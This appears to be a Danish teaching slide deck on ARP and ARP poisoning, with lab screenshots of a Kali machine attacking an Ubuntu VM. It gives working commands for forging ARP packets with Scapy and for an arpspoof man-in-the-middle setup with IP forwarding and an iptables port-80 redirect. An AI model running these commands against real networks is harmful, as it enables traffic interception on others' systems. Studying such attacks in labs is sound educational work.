


KRESTEN JACOBSEN

ARP (OG ARP POISONING)

BAGGRUND: ARP – ADDRESS RESOLUTION PROTOCOL


- ▶ Hvem er hvem på netværket?
- ▶ Oversættelse mellem IP-adresser og MAC-adreser.



ARP request broadcast (1 -> mange)

ARP response unicast (1 -> 1)

BAGGRUND: ARP – ADDRESS RESOLUTION PROTOCOL




The screenshot shows a terminal window titled "kresten@ubuntu: ~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output is as follows:

```
kresten@ubuntu:~$ arp
Address                  HWtype  HWaddress      Flags Mask    Iface
gateway                  ether    00:50:56:f9:d3:06  C           ens33
192.168.232.254          ether    00:50:56:e0:97:a3  C           ens33
kresten@ubuntu:~$ ping 192.168.232.138
PING 192.168.232.138 (192.168.232.138) 56(84) bytes of data:
64 bytes from 192.168.232.138: icmp_seq=1 ttl=64 time=0.418 ms
64 bytes from 192.168.232.138: icmp_seq=2 ttl=64 time=0.564 ms
64 bytes from 192.168.232.138: icmp_seq=3 ttl=64 time=0.575 ms
64 bytes from 192.168.232.138: icmp_seq=4 ttl=64 time=0.596 ms
^C
--- 192.168.232.138 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.418/0.538/0.596/0.072 ms
kresten@ubuntu:~$ arp
Address                  HWtype  HWaddress      Flags Mask    Iface
gateway                  ether    00:50:56:f9:d3:06  C           ens33
192.168.232.138          ether    00:0c:29:63:7f:77  C           ens33
192.168.232.254          ether    00:50:56:e0:97:a3  C           ens33
kresten@ubuntu:~$
```

ARP table på Ubuntu før og efter ping til IP, som ikke var i maskinens ARP table.

(Det er denne tabel vi vil "forgifte" ved et ARP poisoning angreb.)

EKSEMPEL 1 – ARP POISONING MED SCAPY

A screenshot of a Kali Linux terminal window. The window title bar shows 'Applications', 'Places', 'Terminal', and the date 'Sun 06:22'. The terminal prompt is 'root@kali: ~'. The user has entered 'scapy' and the terminal shows a warning about IPv6, an info message about the ecdsa lib, and a welcome message for Scapy 2.3.3. The user then enters a multi-line command to create an ARP packet: 'packet = Ether()/ARP(op="who-has", hwsrc="00:11:12:21:00:14", psrc="192.168.232.200", pdst="192.168.232.136")'. The prompt returns to '>>>'. The user enters 'sendp(packet)' and the prompt returns to '>>>'. The terminal shows a dot '.' and the message 'Sent 1 packets.' followed by another '>>>' prompt.

```
root@kali:~# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python ecdsa lib. Disabled certificate manipulation tools
Welcome to Scapy (2.3.3)
>>> packet = Ether()/ARP(op="who-has", hwsrc="00:11:12:21:00:14", psrc="192.168.232.200",
pdst="192.168.232.136")
>>> sendp(packet)
.
Sent 1 packets.
>>>
```

Enkelt ARP-pakke bygget og sendt


1) Start scapy

2) Byg pakke:

Ether-niveau: ARP-pakke, Type: "who-has" afsender-MAC, afsender-IP, destination-ip.

3) Send pakke

EKSEMPEL 1 – ARP POISONING MED SCAPY




```
Activities Terminal Sun 03:22
kresten@ubuntu: ~
File Edit View Search Terminal Help
kresten@ubuntu:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
gateway          ether    00:50:56:f9:d3:06  C         ens33
192.168.232.138   ether    00:0c:29:63:7f:77  C         ens33
192.168.232.254   ether    00:50:56:e0:97:a3  C         ens33
kresten@ubuntu:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
gateway          ether    00:50:56:f9:d3:06  C         ens33
192.168.232.138   ether    00:0c:29:63:7f:77  C         ens33
192.168.232.254   ether    00:50:56:e0:97:a3  C         ens33
192.168.232.200   ether    00:11:12:21:00:14  C         ens33
192.168.232.134   ether    00:0c:29:ba:b8:5a  C         ens33
kresten@ubuntu:~$
```

ARP-tabel før og efter ARP-poisoning

De to nederste linier er udtryk for hhv. den "forgiftede" entry og afsendende Kali.

Efter et stykke tid vil HWadress skifte til "(incomplet)", da Ubuntu-boksen vil spørge på ny senere, men her ikke få svar, da der blot blev sendt en enkelt pakke.

EKSEMPEL 2 – ARP POISONING MED ARPSPOOF




```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~  
root@kali:~# cat /proc/sys/net/ipv4/ip_forward  
0  
root@kali:~# echo "1" > /proc/sys/net/ipv4/ip_forward  
root@kali:~# sysctl -p  
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8880  
root@kali:~# arpspoof -i eth0 -t 192.168.232.136 192.168.232.2  
0:c:29:ba:b8:5a 0:c:29:d4:46:c3 0806 42: arp reply 192.168.232.2 is-at 0:c:29:ba:b8:5a  
0:c:29:ba:b8:5a 0:c:29:d4:46:c3 0806 42: arp reply 192.168.232.2 is-at 0:c:29:ba:b8:5a  
0:c:29:ba:b8:5a 0:c:29:d4:46:c3 0806 42: arp reply 192.168.232.2 is-at 0:c:29:ba:b8:5a  
0:c:29:ba:b8:5a 0:c:29:d4:46:c3 0806 42: arp reply 192.168.232.2 is-at 0:c:29:ba:b8:5a  
0:c:29:ba:b8:5a 0:c:29:d4:46:c3 0806 42: arp reply 192.168.232.2 is-at 0:c:29:ba:b8:5a  
0:c:29:ba:b8:5a 0:c:29:d4:46:c3 0806 42: arp reply 192.168.232.2 is-at 0:c:29:ba:b8:5a  
0:c:29:ba:b8:5a 0:c:29:d4:46:c3 0806 42: arp reply 192.168.232.2 is-at 0:c:29:ba:b8:5a  
0:c:29:ba:b8:5a 0:c:29:d4:46:c3 0806 42: arp reply 192.168.232.2 is-at 0:c:29:ba:b8:5a  
0:c:29:ba:b8:5a 0:c:29:d4:46:c3 0806 42: arp reply 192.168.232.2 is-at 0:c:29:ba:b8:5a
```

Forberedelser (angribende maskine):

- 1) Slå IP-forwarding til: `echo "1" > /proc/sys/net/ipv4/ip_forward`
- 2) Aktiver IP-forwarding: `sysctl -p`
- 3) Redirection port 80 til 8880: `iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8880`
- 4) Start ARPSpoof x2 for at angribe både router og "målet" (i separate faner her):
`arpspoof -i eth0 -t 192.168.65.132 192.168.65.2`
`arpspoof -i eth0 -t 192.168.65.2 192.168.65.132`

EKSEMPEL 2 – ARP POISONING MED ARPSPOOF

A screenshot of a terminal window titled "Terminal" with a dark background. The window shows the output of the 'arp -a' command being executed multiple times. The output lists the ARP table for the interface 'ens33', showing entries for the gateway (192.168.232.2) and a question mark entry (192.168.232.134). The terminal window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The status bar at the top shows "Sun 04:28" and "kresten@ubuntu: ~".

```
Activities Terminal Sun 04:28 kresten@ubuntu: ~
File Edit View Search Terminal Help
kresten@ubuntu:~$ arp -a
gateway (192.168.232.2) at 00:50:56:f9:d3:06 [ether] on ens33
kresten@ubuntu:~$ arp -a
gateway (192.168.232.2) at 00:0c:29:ba:b8:5a [ether] on ens33
kresten@ubuntu:~$ arp -a
gateway (192.168.232.2) at 00:0c:29:ba:b8:5a [ether] on ens33
kresten@ubuntu:~$ arp -a
gateway (192.168.232.2) at 00:0c:29:ba:b8:5a [ether] on ens33
? (192.168.232.134) at 00:0c:29:ba:b8:5a [ether] on ens33
kresten@ubuntu:~$
```